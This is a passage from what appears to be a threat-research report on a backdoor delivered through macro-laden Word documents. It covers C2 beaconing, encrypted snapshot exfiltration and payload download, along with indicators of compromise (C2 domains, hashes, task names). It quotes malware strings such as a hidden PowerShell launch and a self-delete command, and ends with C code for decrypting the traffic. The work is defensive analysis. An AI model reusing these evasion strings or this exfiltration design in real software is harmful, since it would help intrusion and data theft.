


Figure 12: Steps performed for encrypting and encoding the exfiltrated data

Note: You can find the decryption code under Appendix III section

6. Embed the encoded string inside the cookie header field by selecting one of the cookie type strings from the configuration.

[+] Network communication

Once all the above operations are done. The backdoor selects one of the C2 domains and a path string from the configuration and sends the beacon network request.

If the beacon request is successful, the backdoor will query the server for available content and download it.

Based on the content size two different operations are performed:

1. If the content size is 4 then the backdoor checks if the downloaded data is equal to **"01"**. If true, it takes the machine snapshot and sends it to the C2 server via POST request. The snapshot data is

exfiltrated in encrypted form with the cookie header containing additional information.

 # Format of cookie header string

{

"u":"{first_arg-user_id}", "sc":1, "dt"="{snapshot_date_time}"

}

2. If the content size is greater than 4, then the backdoor decrypts the downloaded data and executes it.

Zscaler Sandbox report

 # Template payload

zscaler Cloud Sandbox

SANDBOX DETAIL REPORT

High Risk · Moderate Risk · Low Risk

Report ID (MD5): 7FCC03D062AC8AA2BE8D7600B68F...

Analysis Performed: 01/06/2022 10:10:49

File Type: doc

CLASSIFICATION

Class Type: Malicious

Threat Score: 96

Category: Malware & Botnet Detected: VBA.Heur.Maldade.8.B00AC439.Gen

MITRE ATT&CK

This report contains 18 ATT&CK techniques mapped to 6 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Sample Execution Stops While Process Was Sleeping (Likely An Evasion)
- AV Process Strings Found
- Queries Sensitive Operating System Information
- Uses Ping.Exe To Sleep
- May Try To Detect The Virtual Machine To Hinder Analysis

NETWORKING

- Document: Performs DNS Queries
- Document: Generate TCP Traffic
- Uses Ping.Exe
- Document Contains VBA Stomped Code (Only P-Code) Potentially Bypassing AV Detection
- Downloads Files From Web Servers Via HTTP

STEALTH

- Deletes Itself After Installation
- Disables Application Error Messages
- Document Contains Embedded VBA Macros

Indicators of compromise

[+] Hashes

MD5	Description	Filename
0b4f0ead0482582f7a98362dbf18c219	Document	proof of ownership.docx
4406d7271b00328218723b0a89fb953b	Document	tradersway compliance.docx
61776b209b01d62565e148585fda1954	Document	vantagemarkets documents.docx
6d329140fb53a3078666e17c249ce112	Document	vantagefx compliance.docx
db0866289dfded1174941880af94296f	Document	calliber docs (2).docx

f0d3cff26b419aff4acfede637f6d3a2	Document	complaince tfglobaltrading.docx
79157a3117b8d64571f60fe62c19bf17	Document	complaint europatradecapital.com.docx
63090a9d67ce9534126cfa70716d735f	Document	fxtm_compliance.docx
f5f9ba063e3fee25e0a298c0e108e2d4	Document	livetraderfx.docx
ea71fcc615025214b2893610cfab19e9	Loader	SerenadeDACplApp.exe
51425c9bbb9ff872db45b2c1c3ca0854	Encrypted binary	devZUQVD.tmp

[+] C2 Domains

travinfor[.]com

webinfors[.]com

khnga[.]com

netwebsoc[.]com

infcloudnet[.]com

bgamifieder[.]com

bunflun[.]com

refinance-ltd[.]com

book-advp[.]com

mailservice-ns[.]com

advertbart[.]com

inetp-service[.]com

yomangaw[.]com

covdd[.]org

visitaustriaislands[.]com

traveladvnow[.]com

tripadvit[.]com

moreofestonia[.]com

moretraveladv[.]com

estoniaforall[.]com

bookingitnow[.]org

travelbooknow[.]org

bookaustriavisit[.]com

windnetap[.]com

roblexmeet[.]com

netrcmapi[.]com

meetomoves[.]com

bingapianalytics[.]com

azuredcloud[.]com

appdllsvc[.]com

udporm[.]com

pcamanalytics[.]com

nortonalytics[.]com

deltacldll[.]com

mscloudin[.]com

msdllopt[.]com

[+] Unique URI paths

 # Below URI paths are appended to the domain names by the malware while sending POST requests

/actions/async.php

/admin/settings.php

/admin/user/controller.php

/admin/loginauth.php

/administrator/index.php

/cms/admin/login.php

/backend/login/ajax_index.php

/wp-admin/media-new.php

/get.php

/auth/login

[+] Scheduled task names

UpdateModel Task

PropertyDefinitionSync

Schedule Defrag

Appendix I

 # Unique strings extracted from the deobfuscated JavaScript

appdata%\Microsoft\FontCache\CloudFonts\Fonts

Schedule.Service

SELECT UUID FROM Win32_ComputerSystemProduct

SELECT Version FROM Win32_OperatingSystem

%USERDOMAIN%

%USERNAME%

MUID

UpdateModel Task

/c start /min "" powershell -inputformat none -outputformat none -windowstyle hidden -c

%localappdata%\DELL\DellMobileConnect\Dumps\TechToolkit.exe

%localappdata%\DELL\DellMobileConnect\Dumps

PropertyDefinitionSync

PT5H

%appdata%\Mael Horz\HxD Hex Editor\Logs\nvapiu.exe

%appdata%\Mael Horz\HxD Hex Editor\Logs

Schedule Defrag

PT5H

MetadataRefreshTask

WsSwap AssessmentTask

U64Pan.exe

cmd /c ""ping 1.1.1.1 -n 5 -w 10000 > nul & del /q

avast

avg

AntiVirusProduct

SerenadeDACplApp.exe

Western Digital\WD Backup\Storage

calcy

SupportAssistAppWire.exe

E4A6450B

wctXSPKB.tmp

msdcat

Appendix II

 # Runtime strings present inside the unpacked backdoor binary

/admin/settings.php

/admin/index.php

/actions/authenticate.php

/index.php

/actions/async.php

/wp-admin/media-new.php

/backend/login/ajax_index.php

/administrator/index.php

/admin/login.php

/admin/loginauth.php

/wp-admin/admin-ajax.php

/admin/user/controller.php

/get.php

/cms/admin/login.php

APISID

SAPISID

SIDCC

MSFPC

__cfruid

_vwo_uuid_v2

campaign

source

Referer: http://www.bing.com

Referer: http://www.google.com

Referer: http://www.yahoo.com

Referer: http://www.facebook.com

Referer: http://github.com

Referer: http://www.instagram.com

Referer: http://mail.google.com

Connection: keep-Alive

Content-Type: text/plain

Accept-Language: en-US,en;q=0.8

Accept: */*

Cookie:

Global\wU3aqu1t2y8uN

ntdll.dll

kernel32.dll

combase.dll

ole32.dll

OleAut32.dll

wininet.dll

Shell32.dll

Shcore.dll

User32.dll

Gdi32.dll

Appendix III

 # Decryption code for network communication

```
#include <Windows.h>

#include <stdio.h>

#define SEED_SIZE 32

VOID DeriveKey(BYTE seed[], BYTE key[]) {

    BYTE swapByte = 0;

    BYTE seedIndex = 0;

    BYTE calKeyIndex = 0;


    /* Initialize the key array */

    for (int i = 0; i < 256; i++) {

        key[i] = i;

    }


    /* Calculate XOR key */

    for (int currKeyIndex = 0; currKeyIndex < 256; currKeyIndex++) {

        calKeyIndex = seed[currKeyIndex % SEED_SIZE] + key[currKeyIndex] + calKeyIndex;

        swapByte = key[currKeyIndex];
```

```
        key[currKeyIndex] = key[calKeyIndex];
        key[calKeyIndex] = swapByte;
    }

    /* Print the derived XOR key */
    for (int k = 0; k < 256; k++) {
        printf("%02x ", key[k]);
    }
}
VOID Decrypt(BYTE data[], BYTE key[]) {
    BYTE XORKeySize = data[0];
    BYTE *XORKey = (BYTE*)data + sizeof(BYTE);
    UINT encryptedDataSize = data[sizeof(BYTE) + XORKeySize];
    BYTE *encryptedData = (BYTE*)data + (sizeof(BYTE) + XORKeySize + sizeof(UINT));
    BYTE *layer1DecryptedData = (BYTE*)malloc(encryptedDataSize);
    for (UINT dataIndex = 0; dataIndex < encryptedDataSize; dataIndex++) {
        layer1DecryptedData[dataIndex] = encryptedData[dataIndex] ^ XORKey[dataIndex % XORKeySize];
    }
    BYTE swapByte = 0;
    BYTE calKeyIndex = 0;
    BYTE finalKeyIndex = 0;
    for (UINT index = 1; index <= encryptedDataSize; index++) {
        calKeyIndex = key[index] + calKeyIndex;
        swapByte = key[index];
        key[index] = key[calKeyIndex];
        key[calKeyIndex] = swapByte;
        finalKeyIndex = key[index] + key[calKeyIndex];
```

```
        printf("%c ", layer1DecryptedData[index - 1] ^ key[finalKeyIndex]);
    }
}
int main() {
    BYTE key[256];
    BYTE seed[SEED_SIZE] = {  // Taken from configuration
        0xBD, 0xDE, 0x96, 0xD2, 0x9C, 0x68, 0xEE, 0x06, 0x49,
        0x64, 0xD1, 0xE5, 0x8A, 0x86, 0x05, 0x12, 0xB0, 0x9A,
        0x50, 0x00, 0x4E, 0xF2, 0xE4, 0x92, 0x5C, 0x76, 0xAB,
        0xFC, 0x90, 0x23, 0xDF, 0xC6
    };
    BYTE data[] = {
    // Put Base64 decoded encrypted data here in HEX format
    };
    DeriveKey(seed, key);
    printf("\n\n");
    Decrypt(data, key);
    return 0;
}
```